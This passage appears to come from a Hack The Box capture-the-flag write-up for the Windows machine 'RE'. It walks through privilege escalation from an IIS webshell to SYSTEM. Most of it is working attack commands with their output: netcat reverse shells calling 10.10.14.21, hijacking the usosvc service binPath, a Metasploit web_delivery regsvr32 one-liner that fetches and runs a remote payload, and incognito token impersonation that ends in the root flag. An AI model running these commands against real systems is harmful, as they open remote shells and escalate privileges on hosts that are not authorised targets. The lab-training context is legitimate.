
```
# Start a netcat listener
nc -lvnp 8088

# Enter into the aspx webshell
/c C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.21 8088
```



```
root@kali:~/HTB/Boxes/RE# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.144.
Ncat: Connection from 10.10.10.144:49736.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\reblog
```

In 'C:\Program Files' there is a folder called Sysinternals. Sysinternals is a collection of non standard windows command line tools that are used for carrying out extra tasks. This is a very useful toolkil which we can use to find vulnerable services among other things.


```
# Change to sysinternal directory
cd C:\Program Files\Sysinternals

# Run command to find exploitable services
.\accesschk -accepteula -uvwc *
```



```
C:\Program Files\Sysinternals>.\accesschk -accepteula -uvwc *
.\accesschk -accepteula -uvwc *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

AJRouter
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
ALG
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
```

```
# Start a netcat listener
nc -lvnp 8087

# Change the value of the usosvc service ImagePath value in the registry
cmd /c sc config usosvc binPath="C:\Windows\System32\spool\drivers\color\nc64.exe -e powershell
10.10.14.21 8087"

# Verify ImagePath value is changed
reg query "HKLM\System\CurrentControlSet\Services\usosvc" /v "ImagePath"

# Restart the service
cmd /c sc stop usosvc
cmd /c sc start usosvc
```

We now have a shell as SYSTEM but we can not read the root flag yet. The service stops running shortly after so be sure to quickly execute another reverse shell once you are the system user




```
root@kali:~/HTB/Boxes/RE# nc -lvnp 8087
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8087
Ncat: Listening on 0.0.0.0:8087
Ncat: Connection from 10.10.10.144.
Ncat: Connection from 10.10.10.144:49742.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
type : Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
```

This shell died quickly so I am going to use metasploit to obtain a shell that lasts

```
# Start a listener not dependent on the usosvc service
use multi/handler
set payload windows/shell/reverse_tcp
set LHOSt 10.10.14.21
set LPORT 8085
run

# In temporary SYSTEM shell execute netcat command to connect to multi/handler
C:\Windows\System32\spool\drivers\color\nc64.exe -e powershell 10.10.14.21 8085
# NOTE You may need to press enter in your meterpreter shell a couple times to see what you expect to see
```

SYSTEM has full contol of the C:\Users\Administratr\Desktop\root.txt file so we should be able to read it. Let


```
cacls C:\Users\Administrator\Desktop\root.txt
```



```
PS C:\Windows\system32> cacls C:\Users\Administrator\Desktop\root.txt
cacls C:\Users\Administrator\Desktop\root.txt
C:\Users\Administrator\Desktop\root.txt NT AUTHORITY\SYSTEM:(ID)F
                                        BUILTIN\Administrators:(ID)F
                                        RE\Administrator:(ID)F
                                        RE\coby:(ID)F
```

We cant read it because the file is encrypted and we need to be administrator or Coby to read it

```
cipher /c C:\Users\Administrator\Desktop\root.txt
```



```
PS C:\Users\administrator\Desktop> cipher /c root.txt
cipher /c root.txt

 Listing C:\Users\administrator\Desktop\
 New files added to this directory will not be encrypted.

E root.txt
  Compatibility Level:
    Windows XP/Server 2003

  Users who can decrypt:
    RE\Administrator [Administrator(Administrator@RE)]
    Certificate thumbprint: E088 5900 BE20 19BE 6224 E5DE 3D97 E3B4 FD91 C95D

    coby(coby@RE)
    Certificate thumbprint: 415E E454 C45D 576D 59C9 A0C3 9F87 C010 5A82 87E0

  No recovery certificate found.

  Key information cannot be retrieved.

The specified file could not be decrypted.
```


I am going to upgrade to a meterpreter and try to impersonat Cody using the icognito module
I did this by issuing a command in the multi/handler sessions with a type of shell x86/windows
PAYLOAD=windows/shell/reverse_tcp

I executed the web_delivery script inside the multi/handler shell as system

```
use exploit/multi/script/web_delivery
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8081
set SRVPORT 8082
set target 3
set payload windows/x64/meterpreter/reverse_tcp
run

# Enter generated command in your multi handler shell
Ctrl+Z
sessions -l
sessions -i 2
regsvr32 /s /n /u /i:http://10.10.14.21:8082/UoHFWI.sct scrobj.dll
```

This gives us a meterpreter as system which really opens the door for us. Time to impersonate cody

```
load incognito
list_tokens -u
impersonate_token "RE\\cody"
shell
type C:\Users\Administrator\Desktop\root.txt
```



```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
IIS APPPOOL\REblog
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
RE\cam
RE\coby
RE\luke
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "RE\\coby"
[+] Delegation token available
[+] Successfully impersonated user RE\coby
meterpreter > shell
Process 3328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
re\coby

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
1B4FB905423F4AD8D99C731468F7715D
```

ROOT FLAG: 1B4FB905423F4AD8D99C731468F7715D